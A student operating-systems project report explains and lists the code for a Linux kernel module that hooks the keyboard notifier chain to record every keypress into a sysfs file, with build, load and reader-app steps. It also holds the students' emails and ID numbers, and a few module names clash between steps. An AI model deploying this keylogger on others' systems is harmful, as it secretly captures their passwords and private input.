2021

Linux Kernel communicates with user space

kernel notifier block - keyboard notifier as key logger.

Tomer Revivo – Tomerrt80@gmail.com

204470892

Shelly Revivo – Yaminshelly@gmail.com

315661884

Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

תוכן

Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

Introduction

KERNEL NOTIFIER BLOCK - KEYBOARD NOTIFIER AS KEY LOGGER.

We chose to work on the key logger project

key loggering is a recording of each key that the user presses on a keyboard and saving the data in a text file.

Our project had a requirement to save the file in kobject, ie in the / sys / folder.


The actions are usually performed behind the scenes and the user is not aware of this, which can lead to hacking of websites, saving user passwords and the like. Each button that the user presses is saved in the system, which means that when the keyboard is pressed for the characters of his password, the password will be saved in the file.

We will use Loadable Kernel Modules which are the ko files that will be created, and also Device Drivers stuff. Finally we will run the user application to show the data saved within the file.


Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

Let's start with a short guide, how to run ?

1) We will enter the terminal



2) We will go to the folder where our file is located




```
osboxes@osboxes:~$ cd  shelly/adv_os/klogger_project/
osboxes@osboxes:~/shelly/adv_os/klogger_project$
```

3) We will run the make command

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ make
make -C /lib/modules/5.3.0-64-generic/build M=/home/osboxes/shelly/adv_os/klogger_project modules
make[1]: Entering directory '/usr/src/linux-headers-5.3.0-64-generic'
  CC [M]  /home/osboxes/shelly/adv_os/klogger_project/my_kobject1.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/osboxes/shelly/adv_os/klogger_project/my_kobject1.mod.o
  LD [M]  /home/osboxes/shelly/adv_os/klogger_project/my_kobject1.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.3.0-64-generic'
```

4) We will check that a ko file has indeed been created

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ ls
Makefile         my_kobject1.c     my_kobject1.mod.c  my_kobject.ko      my_kobject.mod.o  user_app  usr
modules.order    my_kobject1.ko    my_kobject1.mod.o  my_kobject.mod     my_kobject.o      user.c
Module.symvers   my_kobject1.mod   my_kobject1.o      my_kobject.mod.c   user              user.o
```

5) We will insert the module into the kernel by the insmod command –

From now on, any button that the user presses on the keyboard will be saved in a file in sys

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ sudo insmod my_kobject.ko
```

6) We will check that the module does enter the kernel

- lsmod

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ lsmod
```

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ lsmod
Module                  Size  Used by
my_kobject             16384  0
nls_utf8               16384  1
isofs                  49152  1
vboxsf                 81920  0
intel_rapl_msr         20480  0
snd_intel8x0           45056  2
snd_ac97_codec        131072  1 snd_intel8x0
ac97_bus               16384  1 snd_ac97_codec
snd_pcm               106496  2 snd_intel8x0,snd_ac97_codec
snd_seq_midi           20480  0
snd_seq_midi_event     16384  1 snd_seq_midi
joydev                 28672  0
snd_rawmidi            36864  1 snd_seq_midi
intel_rapl_common      24576  1 intel_rapl_msr
intel_powerclamp       20480  0
crct10dif_pclmul       16384  1
crc32_pclmul           16384  0
```

7) We will compile the user application file

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ gcc user.c -o user_app
```

8) We will check that a user_app executable has indeed been created

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ ls
Makefile         my_kobject1.c    my_kobject1.mod.c  my_kobject.ko      my_kobject.mod.o  user_app  usr
modules.order    my_kobject1.ko   my_kobject1.mod.o  my_kobject.mod     my_kobject.o      user.c
Module.symvers   my_kobject1.mod  my_kobject1.o      my_kobject.mod.c   user              user.o
```

9) run the user_app :

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ ./user_app
*****************************************************************
 What would you like to do ?
 1) Show the file with the keys pressed !
 2) Show us the menual of this project ! :
 press on 1 or 2  :
  *****************************************************************
```

10) now you in the user app , you can choose if you want to see the file or manual like this with all the command :

If you choose to see the file press 1 and enter :

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ ./user_app
**********************************************************************
 What would you like to do ?
 1) Show the file with the keys pressed !
 2) Show us the menual of this project ! :
 press on 1 or 2  :
  **********************************************************************
 1
**********************************************************************
 The file on /sys/kernel/kobject_example/ that save all the keys pressed :
 **********************************************************************
 lsmod
gggcc user .c c-o userter_app
ls
./user_app
```

if you want to see the manual press 2 and enter :

```
osboxes@osboxes:~/shelly/adv_os/klogger_project$ ./user_app
**********************************************************************
 What would you like to do ?
 1) Show the file with the keys pressed !
 2) Show us the menual of this project ! :
 press on 1 or 2  :
  **********************************************************************
 2
**********************************************************************
 Manual :
**********************************************************************
 run this commands one after one :
--->   make
--->  sudo insmod my_kobject.ko
--->   gcc user.c -o user_app
--->   ./user_app
--->   1
now you watching on the file with all the key pressed .
If you want to do this again you have to remove the module from lsmod by the cammand :
 -->  sudo rmmod my_project
and after run all this command again
```

We will now explain the module code and its applications:

Loadable Kernel Modules (LKM), what is this?

In computing, a loadable kernel module (LKM) is an object file that contains code to extend the running kernel , or so-called base kernel, of an operating system- **our code is on my_kobject1.c file.**

LKMs are typically used to add support for new hardware (as device drivers) and/or filesystems, or for adding system calls. When the functionality provided by an LKM is no longer required, it can be unloaded in order to free memory and other resources. (Loadable Kernel Modules (LKM), n.d.)

Modules are pieces of code that can be loaded and unloaded into the kernel upon demand. They extend the functionality of the kernel without the need to reboot the system. For example, one type of module is the device driver, which allows the kernel to access hardware connected to the system. Without modules, we would have to build monolithic kernels and add new functionality directly into the kernel image. Besides having larger kernels, this has the disadvantage of requiring us to rebuild and reboot the kernel every time we want new functionality (linux-keylogger, n.d.)

So , how does the OS keep track of everything that is typed in the keyword?

subsystems in the linux kernel are very independent, and events captured or generated by one of them might interest others. How do they communicate when an unexpected event happens? → using Notification Chains

A notification chain is simply a list of functions that are called once an event happens- key press in our case .

The main structure used in Notification Chains is notifier_block, listed below (linux/notifer.h):

Struct notifier_block

```
struct notifier_block {
        notifier_fn_t notifier_call;
        struct notifier_block __rcu *next;
        int priority;
};
```

<u>What the params of this struct means:</u>

notifier_call: This is a pointer to the callback function that will be called once an event happens.

next: the name Notification chain is self-explanatory. The notifier will have a chain of callback functions, which means that each notifier_block must point to the next one in order to call all registered functions. This next variable will point to the next notifier_block. It will be set automatically by the kernel.

priority: This will indicate the priority of the function. Functions with higher priorities will be executed first in the callback chain list. By default, the priority level is set to 0.

In our Modules we use just the notifier call – and it call to the function keys_pressed – we explain about this function later.
It means that when an event happens – the function keys_pressed call .
In this program , the event is the keyboard key press by the user.

(Notification Chains in Linux Kernel, n.d.)

Here you can see the struct in our program :

```
static struct notifier_block nb = {
    .notifier_call = keys_pressed   //  notifier_call;--- a pointer to the callback function that will be called once an event happens
};
```

Params on our key logger program

- #define BUFFER_LEN 1024
- static int foo; → this is the file that will be saving at /sys/kernel/kobject_example/ and include all the keys pressed .
- static char keys_buffer[BUFFER_LEN]; → This buffer will contain all the logged keys
- static char *keys_bf_ptr = keys_buffer; → Our buffer will only be of size 1024. If the user typed more that 1024 valid characters, the keys_buf_ptr would overflow
- int buf_pos = 0; → buf_pos keeps track of the count of characters read to avoid overflows in kernel space

(linux-keylogger, n.d.)

To saving all the data we use **sysfs and kobject** – with the function show_foo and store_foo from Lesson 7 taught in class .

First we will explain about sysfs and kobject and after about show and store function .

Sysfs is a virtual filesystem that describes the devices known to the system from various viewpoints. By default it is mounted on /sys. The basic building blocks of the hierarchy are kobjects.

The struct kobject

```
struct kobject {
	char			*k_name;
	char			name[KOBJ_NAME_LEN];
	struct kref		kref;
	struct list_h ead	entry;
	struct kobject		*parent;
	struct kset		*kset;
	struct kobj_type	*ktype;
	struct dentry		*dentry;
};
```

Every struct kobject has a name, which must not be NULL. The name is kobj->k_name, and this pointer points either to the internal array, if the name is short, or to an external string obtained from kmalloc() and to be kfree()d when the kobject dies. However, we are not supposed to know this - the name is returned by kobject_name(kobj) and set by kobject_set_name(kobj, format, ...). (But that latter routine cannot fail in case the name we use has length less than 20.) The name is set independently of other initialization.

A struct kobject may be member of a set, given by the kset field. Otherwise, this field is NULL. The kset field must be set before calling kobject_init().

The entry field is either empty or part of the circularly linked list containing members of the kset.

A struct kobject is reference counted. The routines kobject_get() and kobject_put() do get/put on the kref field. When the reference count drops to zero, a kobject_cleanup() is done.

A struct kobject must be initialized by kobject_init(). This does the kref_init that sets the refcount to 1, initializes the entry field to an empty circular list, and does

(Kobject , n.d.)

---

show and store function

sysfs allocates a buffer of size (PAGE_SIZE) and passes it to the method. Sysfs will call the method exactly once for each read or write. This forces the following behavior on the method implementations:

On read(2), the show() method should fill the entire buffer. Recall that an attribute should only be exporting one value, or an array of similar values, so this shouldn't be that expensive.

This allows userspace to do partial reads and forward seeks arbitrarily over the entire file at will. If userspace seeks back to zero or does a pread(2) with an offset of '0' the show() method will be called again, rearmed, to fill the buffer.

On write(2), sysfs expects the entire buffer to be passed during the first write. Sysfs then passes the entire buffer to the store() method. A terminating null is added after the data on stores. This makes functions like sysfs_streq() safe to use.

When writing sysfs files, userspace processes should first read the entire file, modify the values it wishes to change, then write the entire buffer back.

Store function will be called whenever we are writing something to the sysfs attribute. See the example.

Show function will be called whenever we are reading the sysfs attribute. See the example.

In our program we write this like that :

```
static ssize_t foo_store(struct kobject *kobj, struct kobj_attribute *attr,
                 const char *buf, size_t count)
{
    int ret;

    ret = kstrtoint(buf, 10, &foo);
    if (ret < 0)
        return ret;

    return count;
}
```

```
 */
static ssize_t foo_show(struct kobject *kobj, struct kobj_attribute *attr,
            char *buf)
{
    return sprintf(buf, "%s\n", keys_buffer);
}
```

Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

So what are we are doing :

1)hold all logged keys in a buffer- **keys_buffer.**

2) create a kobject file along with its character device file. Every time the device file is read, the buffer will be printed to the screen and it will be zeroed out.

3) We will register our LKM to the Keyboard Notificaton Chain using a notifier_block. For that we will have to create the callback function that will handle each keypress- **key_pressed** func .

The function keys_pressed

```c
static int keys_pressed(struct notifier_block *nb, unsigned long action, void *data) {
    struct keyboard_notifier_param *param = data;

    // We are only interested in those notifications that have an event type of KBD_KEYSYM and the user is pressing down the key
    if (action == KBD_KEYSYM && param->down) {
        char c = param->value;

        // We will only log those key presses that actually represent an ASCII character.
        if (c == 0x01) {
            *(keys_bf_ptr++) = 0x0a;
            buf_pos++;
        } else if (c >= 0x20 && c < 0x7f) {
            *(keys_bf_ptr++) = c;
            buf_pos++;
        }

        // Beware of buffer overflows in kernel space!! They can be catastrophic!
        if (buf_pos >= BUFFER_LEN) {
            buf_pos = 0;
            memset(keys_buffer, 0, BUFFER_LEN);
            keys_bf_ptr = keys_buffer;
        }
    }
    return NOTIFY_OK; // We return NOTIFY_OK, as "Notification was processed correctly"
}
```

this function is taken from (linux-keylogger, n.d.) !!

explanation of this func :

keyboard_notifier_param

It is a structure that contains events that occur on the keyboard

it looks like that :

```
struct keyboard_notifier_param {

        struct vc_data *vc;/* VC on which the keyboard press was done */

        int down;           /* Pressure of the key? */

        int shift;          /* Current shift mask */

        int ledstate;       /* Current led state */

        unsigned int value;/* keycode, unicode value or keysym */

};
```

The structure is contained in linux/keyboard.h . (kboard_notifier_param, n.d.)

KBD_KEYSYM is a type of event.
Param->down is a flag value, 1 if the user press on key.
Param->value is the character that pressed .
Each character on the keyboard has a number and these are the numbers specified in the code . for example : 0X20 – 0X7a is the character of the numbers letters and symbols . (cahracters value , n.d.)

a table of all the characters

Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex	Char	Dec	Oct	Hex
(nul)	0	0000	0x00	(sp)	32	0040	0x20	@	64	0100	0x40	`	96	0140	0x60
(soh)	1	0001	0x01	!	33	0041	0x21	A	65	0101	0x41	a	97	0141	0x61
(stx)	2	0002	0x02	"	34	0042	0x22	B	66	0102	0x42	b	98	0142	0x62
(etx)	3	0003	0x03	#	35	0043	0x23	C	67	0103	0x43	c	99	0143	0x63
(eot)	4	0004	0x04	$	36	0044	0x24	D	68	0104	0x44	d	100	0144	0x64
(enq)	5	0005	0x05	%	37	0045	0x25	E	69	0105	0x45	e	101	0145	0x65
(ack)	6	0006	0x06	&	38	0046	0x26	F	70	0106	0x46	f	102	0146	0x66
(bel)	7	0007	0x07	'	39	0047	0x27	G	71	0107	0x47	g	103	0147	0x67
(bs)	8	0010	0x08	(	40	0050	0x28	H	72	0110	0x48	h	104	0150	0x68
(ht)	9	0011	0x09	)	41	0051	0x29	I	73	0111	0x49	i	105	0151	0x69
(nl)	10	0012	0x0a	*	42	0052	0x2a	J	74	0112	0x4a	j	106	0152	0x6a
(vt)	11	0013	0x0b	+	43	0053	0x2b	K	75	0113	0x4b	k	107	0153	0x6b
(np)	12	0014	0x0c	,	44	0054	0x2c	L	76	0114	0x4c	l	108	0154	0x6c
(cr)	13	0015	0x0d	-	45	0055	0x2d	M	77	0115	0x4d	m	109	0155	0x6d
(so)	14	0016	0x0e	.	46	0056	0x2e	N	78	0116	0x4e	n	110	0156	0x6e
(si)	15	0017	0x0f	/	47	0057	0x2f	O	79	0117	0x4f	o	111	0157	0x6f
(dle)	16	0020	0x10	0	48	0060	0x30	P	80	0120	0x50	p	112	0160	0x70
(dc1)	17	0021	0x11	1	49	0061	0x31	Q	81	0121	0x51	q	113	0161	0x71
(dc2)	18	0022	0x12	2	50	0062	0x32	R	82	0122	0x52	r	114	0162	0x72
(dc3)	19	0023	0x13	3	51	0063	0x33	S	83	0123	0x53	s	115	0163	0x73
(dc4)	20	0024	0x14	4	52	0064	0x34	T	84	0124	0x54	t	116	0164	0x74
(nak)	21	0025	0x15	5	53	0065	0x35	U	85	0125	0x55	u	117	0165	0x75
(syn)	22	0026	0x16	6	54	0066	0x36	V	86	0126	0x56	v	118	0166	0x76
(etb)	23	0027	0x17	7	55	0067	0x37	W	87	0127	0x57	w	119	0167	0x77
(can)	24	0030	0x18	8	56	0070	0x38	X	88	0130	0x58	x	120	0170	0x78
(em)	25	0031	0x19	9	57	0071	0x39	Y	89	0131	0x59	y	121	0171	0x79
(sub)	26	0032	0x1a	:	58	0072	0x3a	Z	90	0132	0x5a	z	122	0172	0x7a
(esc)	27	0033	0x1b	;	59	0073	0x3b	[	91	0133	0x5b	{	123	0173	0x7b
(fs)	28	0034	0x1c	<	60	0074	0x3c	\	92	0134	0x5c	|	124	0174	0x7c
(gs)	29	0035	0x1d	=	61	0075	0x3d	]	93	0135	0x5d	}	125	0175	0x7d
(rs)	30	0036	0x1e	>	62	0076	0x3e	^	94	0136	0x5e	~	126	0176	0x7e

Now we move on to the next part , use sysfs and kobject to save the key pressed data :

To explain this we use the axplanation on lesson 7 – kobject .

Struct kobj_attribute

- Struct kobj_attribute
  - defined in <linux/kobject.j.h>

```
struct kobj_attribute {
    struct attribute attr;
    ssize_t (*show)(struct kobject *kobj, struct kobj_attribute *attr,
                    char *buf);
    ssize_t (*store)(struct kobject *kobj, struct kobj_attribute *attr,
                    const char *buf, size_t count);
};
```

attr – the attribute representing the file to be created,
show – the pointer to the function that will be called when the file is read in sysfs,
store – the pointer to the function which will be called when the file is written in sysfs.
We can create an attribute using __ATTR macro. (Create_attribute, n.d.)

Just as read and write, we will have to implement **show** and **store** - To access the sysfs attributes (files).

In our project :

```
static struct kobj_attribute foo_attribute =
    __ATTR(foo, 0664, foo_show, foo_store);
```

Foo is the name of the file - Note that there are no quotes

0664 - the permissions

foo_show , foo_store -Pointers to show and store functions

struct attribute

Default set of files is provided via struct attribute

We will declare an array of this structures, represents the files

On our program :

```
struct attribute * attrs[] = {
      &file_1_attr.attr,
      &file_2_attr.attr,
      NULL,
};
```

```
/*
 * Create a group of attributes so that we can create and destroy them all
 * at once.
 */
static struct attribute *attrs[] = {
    &foo_attribute.attr,
    NULL,   /* need to NULL terminate the list of attributes */
};
```

struct attribute_group

To group those attributes.

we need to assign them into struct struct attribute_group

```
struct attribute_group attr_group = {
      .attrs = attrs,
};
```

In our project :

```
static struct attribute_group attr_group = {
      .attrs = attrs,
};
```

Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

Struct kobject

struct kobject

```
struct kobject {
    const char *name;
    struct list_head entry;
    struct kobject *parent;
    struct kset *kset;
    struct kobj_type *ktype;
    struct sysfs_dirent *sd;
    struct kref kref;
    unsigned int state_initialized:1;
    unsigned int state_in_sysfs:1;
    unsigned int state_add_uevent_sent:1;
    unsigned int state_remove_uevent_sent:1;
    unsigned int uevent_suppress:1;
};
```

name - pointer points to the name of this kobject. •

parent –

pointer points to this kobject's parent.

In this manner, kobjects build an object hierarchy in the kernel

enable the expression of the relationship between multiple objects.

As you shall see, this is actually all that sysfs is:

a user-space filesystem representation of the kobject object hierarchy

inside the kernel struct kobject

sd –

pointer points to a sysfs_dirent structure

that represents this kobject in sysfs.

Inside this structure is an inode structure

representing the kobject in the sysfs filesystem.

kref structure-

provides reference counting.

ktype and kset structures -

describe and group kobjects.

In our project :

```
static struct kobject *example_kobj;
```

Function init

```
static int __init example_init(void)
{
    int retval;

    register_keyboard_notifier(&nb);
    memset(keys_buffer, 0, BUFFER_LEN);
    /*
     * Create a simple kobject with the name of "kobject_example",
     * located under /sys/kernel/
     *
     * As this is a simple directory, no uevent will be sent to
     * userspace.  That is why this function should not be used for
     * any type of dynamic kobjects, where the name and number are
     * not known ahead of time.
     */
    example_kobj = kobject_create_and_add("kobject_example", kernel_kobj);
    if (!example_kobj)
        return -ENOMEM;

    /* Create the files associated with this kobject */
    retval = sysfs_create_group(example_kobj, &attr_group);
    if (retval)
        kobject_put(example_kobj);

    return retval;
}
```

- **in function __init we use the Kobject_create_and_add() func that:**

```
struct kobject *kobject_create_and_add(const char *name, struct kobject *parent)
```

Create a struct kobject dynamically

Increments refcount and register it with sysfs

When you are finished with this structure, call kobject_put()

```
example_kobj = kobject_create_and_add("kobject_example", kernel_kobj);
```

It means that we create a struct kobject , it create on /sys/kernel/kobject_example and it called "foo" file .

- **in function __init we use the Kobject_create_group() func that :**

```
int sysfs_create_group(struct kobject *kobj, const struct attribute_group *grp)
```

- create an attribute group

- struct kobject - The kobject to create the group on
- struct attribute_group - The attribute group to create

```
/* Create the files associated with this kobject */
retval = sysfs_create_group(example_kobj, &attr_group);
```

- **<u>In func init we use register_keyboard_notifier :</u>**

```
register_keyboard_notifier(&nb);
memset(keys_buffer, 0, BUFFER_LEN);
```

It came from linux/keyboard.h .

Thet func look like that :

```
int register_keyboard_notifier(struct notifier_block *nb)
{
  return atomic_notifier_chain_register(&keyboard_notifier_list, nb);
}
```

These functions are wrappers that will call the general notifier_chain_register function with the correct chain list. (bootlin , n.d.)

- **<u>The memset in c :</u>**

The C library function **void *memset(void *str, int c, size_t n)** copies the character **c** (an unsigned char) to the first **n** characters of the string pointed to, by the argument **str**. (tutorialspoint, n.d.)

Function exit

```
static void __exit example_exit(void)
{
    unregister_keyboard_notifier(&nb);
    kobject_put(example_kobj);
}
```

Makefile

my_kobject1.c ✖ user.c ✖ Makefile ✖

```

MODULE = my_kobject1

obj-m +=${MODULE}.o

KDIR := /lib/modules/$(shell uname -r)/build

all:
	$(MAKE) -C $(KDIR) M=$(shell pwd) modules

clean:
	make -C $(KDIR) M=$(shell pwd) clean

```

Project submitters:
Shelly Revivo – ID – 315661884
Tomer Revivo – ID- 204470892

User application

After we put the module into the kernel, a kobject file is automatically created inside the sysfs. This file saves all the keys pressed on the keyboard from the moment the module is inserted into the kernel. In order for us to read the above file we used a user application that as soon as we run it we can read from the file. In addition within the user application we decided to also have a user guide, how to insert the module into the kernel and remove it from there.

```c
int main(){

    FILE * fp;
      char * line = NULL;
      size_t len = 0;
      ssize_t read;

      fp = fopen("/sys/kernel/kobject_example/foo", "r");

      if (fp == NULL){
          exit(EXIT_FAILURE);
      }

      printf(YELLOW "********************************************************************** \n "RESET);
      printf(YELLOW "What would you like to do ?  \n 1) Show the file with the keys pressed ! \n 2) Show us the menual of this project ! : \n press on 1 or 2  : \n  "RESET);
      printf(YELLOW "********************************************************************** \n "RESET);
      char scan;
       scanf("%s" , &scan);  //read from user


      //show the file on sysfs - with the keys pressed
      if (scan == '1')
      {
              printf(YELLOW "********************************************************************** \n "RESET);
              printf(YELLOW "The file on /sys/kernel/kobject_example/ that save all the keys pressed : \n "RESET);
              printf(YELLOW "********************************************************************** \n "RESET);

                while ((read = getline(&line, &len, fp)) != -1)
                {

                  printf("%s", line);
              }

          fclose(fp);
          if (line)
              free(line);
          exit(EXIT_SUCCESS);

      }
   //show the menual of the project ' how you need to run this ' all the commands line .
   else if(scan =='2')
   {
       printf(RED "********************************************************************** \n "RESET);
       printf(RED "Manual : \n" RESET);
       printf(RED "********************************************************************** \n "RESET);
       printf( "run this commands one after one : \n" );
       printf( "--->   make \n" );
       printf( "--->  sudo insmod my_kobject.ko \n" );
       printf("--->   gcc user.c -o user_app \n");
       printf("--->   ./user_app\n");
       printf("--->   1\n");
       printf("now you watching on the file with all the key pressed . \n");


       printf("If you want to do this again you have to remove the module from lsmod by the cammand : \n -->  sudo rmmod my_project \nand after run all this command again \n  ");


   }
   else
   {
   printf("error - pls choose 1 or 2 ");
   }


}
```

Bibliography

bootlin . (אין תאריך). אוחזר מתוך https://elixir.bootlin.com/linux/v5.14/source/drivers/tty/vt/keyboard.c#L162.

cahracters value . (אין תאריך). אוחזר מתוך http://www.csc.villanova.edu/~tway/resources/ascii-table.html.

kboard_notifier_param. (אין תאריך). אוחזר מתוך https://elixir.bootlin.com/linux/v5.14/source/include/linux/keyboard.h#L11.

Kobject . (אין תאריך). אוחזר מתוך https://www.win.tue.nl/~aeb/linux/lk/lk-13.html.

Kroah-Hartman, G'. (אין תאריך). *kobject*. אוחזר מתוך bootlin .

linux-keylogger. (אין תאריך). אוחזר מתוך https://0x00sec.org/t/linux-keylogger-and-notification-chains/4566.

Loadable Kernel Modules (LKM). (אין תאריך). אוחזר מתוך https://en.wikipedia.org/wiki/Loadable_kernel_module.

Notification Chains in Linux Kernel. (אין תאריך). אוחזר מתוך https://0xax.gitbooks.io/linux-insides/content/Concepts/linux-cpu-4.html.

tutorialspoint. (אין תאריך). אוחזר מתוך https://www.tutorialspoint.com/c_standard_library/c_function_memset.htm.